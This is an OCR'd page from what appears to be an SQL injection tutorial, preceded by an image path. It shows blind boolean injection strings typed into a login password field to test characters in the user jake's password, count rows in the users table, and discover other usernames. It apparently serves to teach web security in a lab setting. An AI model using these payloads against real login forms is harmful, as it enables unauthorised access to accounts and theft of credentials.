
Find a user names using SQL Injection

Work space:




```
' OR EXISTS(SELECT * FROM users WHERE name='jake' AND password
LIKE '%w%') AND ''='
```

You can find other users on the system. We choose to get jake's password simply because he was the first in the list but there may be others.

You can still only ask yes/no questions, but you can find out just about anything you want to with a little patience.

Again you use `xx` for the user name and enter the following as password:

Are there more than 10 rows in the password table?

```
' OR (SELECT COUNT(*) FROM users)>10 AND ''='
```

Is there a user with an r in his name?

```
' OR EXISTS(SELECT * FROM users WHERE name LIKE '%r%') AND ''='
```

Is there a user (other than jake) with an a in his name?

```
' OR EXISTS(SELECT * FROM users WHERE name!='jake' AND name
LIKE '%a%') AND ''='
```


- Up: SQL Injection
- Next: Find the names of tables
- Previous: Get Passwords